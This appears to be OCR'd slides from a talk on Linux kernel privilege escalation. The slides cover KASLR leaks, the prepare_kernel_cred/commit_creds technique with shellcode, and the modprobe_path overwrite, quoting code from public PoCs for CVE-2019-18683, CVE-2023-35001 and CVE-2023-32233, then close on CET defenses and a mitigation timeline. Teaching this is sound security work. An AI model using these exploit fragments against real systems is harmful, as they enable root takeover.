
CVE-2019-18683

- A race condition in 'kmsg' exposed the following:
  - RSP - Calculate kernel stack top address.
  - R11 - Calculate KASLR offset.

```
#define R11_COMPONENT_TO_KASLR_OFFSET 0x195d80d
#define KERNEL_TEXT_BASE 0xffffffff81000000

kaslr_offset = strtoul(r11, NULL, 16);
kaslr_offset -= R11_COMPONENT_TO_KASLR_OFFSET;
if (kaslr_offset < KERNEL_TEXT_BASE) {
    printf("bad kernel text base 0x%lx\n", kaslr_offset);
    err_exit("[-] kmsg parsing for r11");
}
kaslr_offset -= KERNEL_TEXT_BASE;
```

(Taken From: https://a13xp0p0v.github.io/2020/02/15/CVE-2019-18683.html)

Common Privilege Escalation Techniques



Change Credentials

- prepare_kernel_cred(0)
  - Send '0' value (root ID).
  - Allocated a cred structure with root user privileges.
- commit_creds(prepare_kernel_cred(0))
  - Send prepare_kernel_cred(0).
  - Applies the root privileges.

◇ CVE-2023-35001
  - Locate memory addresses of 'prepare_kernel_cred' and 'commit_creds' functions.

```
// Offset to 'prepare_kernel_cred' function in the kernel
prepare_kernel_cred uint64
// Offset to 'commit_creds' function in the kernel
commit_creds uint64
```

  - Call the functions:

```
var shellcode []byte = []byte{0x48, 0x31, 0xff, //  xor    rdi,rdi
        0xe8, 0x00, 0x00, 0x00, 0x00, // call   prepare_kernel_cred - 0x8
        0x48, 0x89, 0xc7, // mov    rdi,rax
        0xe8, 0x00, 0x00, 0x00, 0x00, // call   commit_creds - 0x10
        0xc3, // ret
```


(Taken From: https://github.com/synacktiv/CVE-2023-35001/blob/master/main.go)

Modprobe

- Modprobe manages kernel modules.
- The modprobe command path is:

```
ubuntu@ip-172-31-26-252:~$ cat /proc/sys/kernel/modprobe
/sbin/modprobe
```

- modprobe_path kernel symbol is writable.



- Steps to execute the attack:
  1. Locate modprobe_path.
  2. Create a malicious User mode script.
  3. Overwrite modprobe_path with a path to User mode script.
  4. Trigger - call_modprobe()
     - Create a trigger file with an unknown signature.
     - Execute the trigger file.
  5. call_modprobe() executes the path stored in modprobe_path.

Modprobe

- CVE-2023-32233

```
uint64_t cfg_modprobe_path = 0xffffffffa688b900 - 0xffffffffa3e00000;
```

```
pwn_write_new_obj(nl, kernel_va + cfg_modprobe_path + 1);

char sbin[0x8000];
memcpy(sbin, uaf_obj_userdata + 0x14, 0x34);

/* "/tmp" - "sbin" */
int sbin_count = 33821116;
while (sbin_count != 0) {
    sbin_count -= 0x1c;
    size_t send_size = sbin_count;
    if (send_size > sizeof(sbin))
        send_size = sizeof(sbin) - 0x1c;
    sbin_count -= send_size;
    res = sendto(sock, sbin, send_size, 0, (struct sockaddr *) &addr, sizeof(addr));
    if (res != send_size) {
        err(1, "Cannot into sendto()");
    }
```

(Taken From: https://github.com/oferchen/POC-CVE-2023-32233/blob/main/exploit.c)

Modprobe


◇ CVE-2023-32233

```
printf("[*] Creating \"/tmp/modprobe\"...\n");
char *modprobe_content;
res = asprintf(&modprobe_content, "#!/bin/sh\n\nchown 0:0 \"%s\"\nchmod 4555 \"%s\"\n",
    target_path, target_path);
file_write("/tmp/modprobe", O_CREAT | O_WRONLY, 0755,
    modprobe_content, res);

printf("[*] Creating \"/tmp/trigger\"...\n");
char trigger_content[4] = { 0xff, 0xff, 0xff, 0xff, };
file_write("/tmp/trigger", O_CREAT | O_WRONLY, 0755,
    trigger_content, sizeof(trigger_content));
```


```
system("/tmp/trigger");
```

(Taken From: https://github.com/oferchen/POC-CVE-2023-32233/blob/main/exploit.c)


What Does The Future Hold?




Control Flow Enforcement (CET)



- **Indirect Branch Tracking (IBT)**
  - Forward edge (e.g., JOP, PCOP).
  - Compiler inserts 'endbr' instructions.
  - Processor enforces presence of 'endbr'.
  - #CP (Control Protection) exception.



- **Shadow Stack (SS)**
  - Backward edge (e.g., ROP).
  - Isolated shadow stack.
  - Stores return addresses.
  - Compares return addresses.
  - #CP (Control Protection) exception.



User Mode CET


readelf -n <ELF file>


```
root@ip-172-31-26-252:/home/ubuntu/test# readelf -n /bin/sh

Displaying notes found in: .note.gnu.property
  Owner                 Data size  Description
  GNU                   0x00000020 NT_GNU_PROPERTY_TYPE_0
      Properties: x86 feature: IBT, SHSTK
```

gdb <ELF file> | disas <function>

```
gdb-peda$ disas fgets
Dump of assembler code for function fgets@plt:
   0x0000000000001090 <+0>: endbr64
   0x0000000000001094 <+4>: bnd jmp QWORD PTR [rip+0x2f35]        # 0x3fd0 <fgets@got.plt>
   0x000000000000109b <+11>:    nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
gdb-peda$ disas printf
Dump of assembler code for function printf@plt:
   0x0000000000001080 <+0>: endbr64
   0x0000000000001084 <+4>: bnd jmp QWORD PTR [rip+0x2f3d]        # 0x3fc8 <printf@got.plt>
   0x000000000000108b <+11>:    nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
gdb-peda$ disas __stack_chk_fail
Dump of assembler code for function __stack_chk_fail@plt:
   0x0000000000001070 <+0>: endbr64
   0x0000000000001074 <+4>: bnd jmp QWORD PTR [rip+0x2f45]        # 0x3fc0 <__stack_chk_fail@got.plt>
   0x000000000000107b <+11>:    nop    DWORD PTR [rax+rax*1+0x0]
End of assembler dump.
```

Kernel Mode CET





v2.2
26.01.1999
Capabilities
SELinux
v2.6.0-test3
08.08.2003
v2.6.8
14.08.2004
NX
ASLR
v2.6.12
17.06.2005
v2.6.12
08.03.2005
SECCOMP
Namespace
v2.6.23
09.10.2007
v3.0
21.07.2011
SMEP
v3.7
10.12.2012
SMAP
KASLR
v3.14
30.03.2014
Heartbleed
CVE-2014-0160
Ghost
CVE-2015-0235
07.04.2014
28.01.2015
v4.6
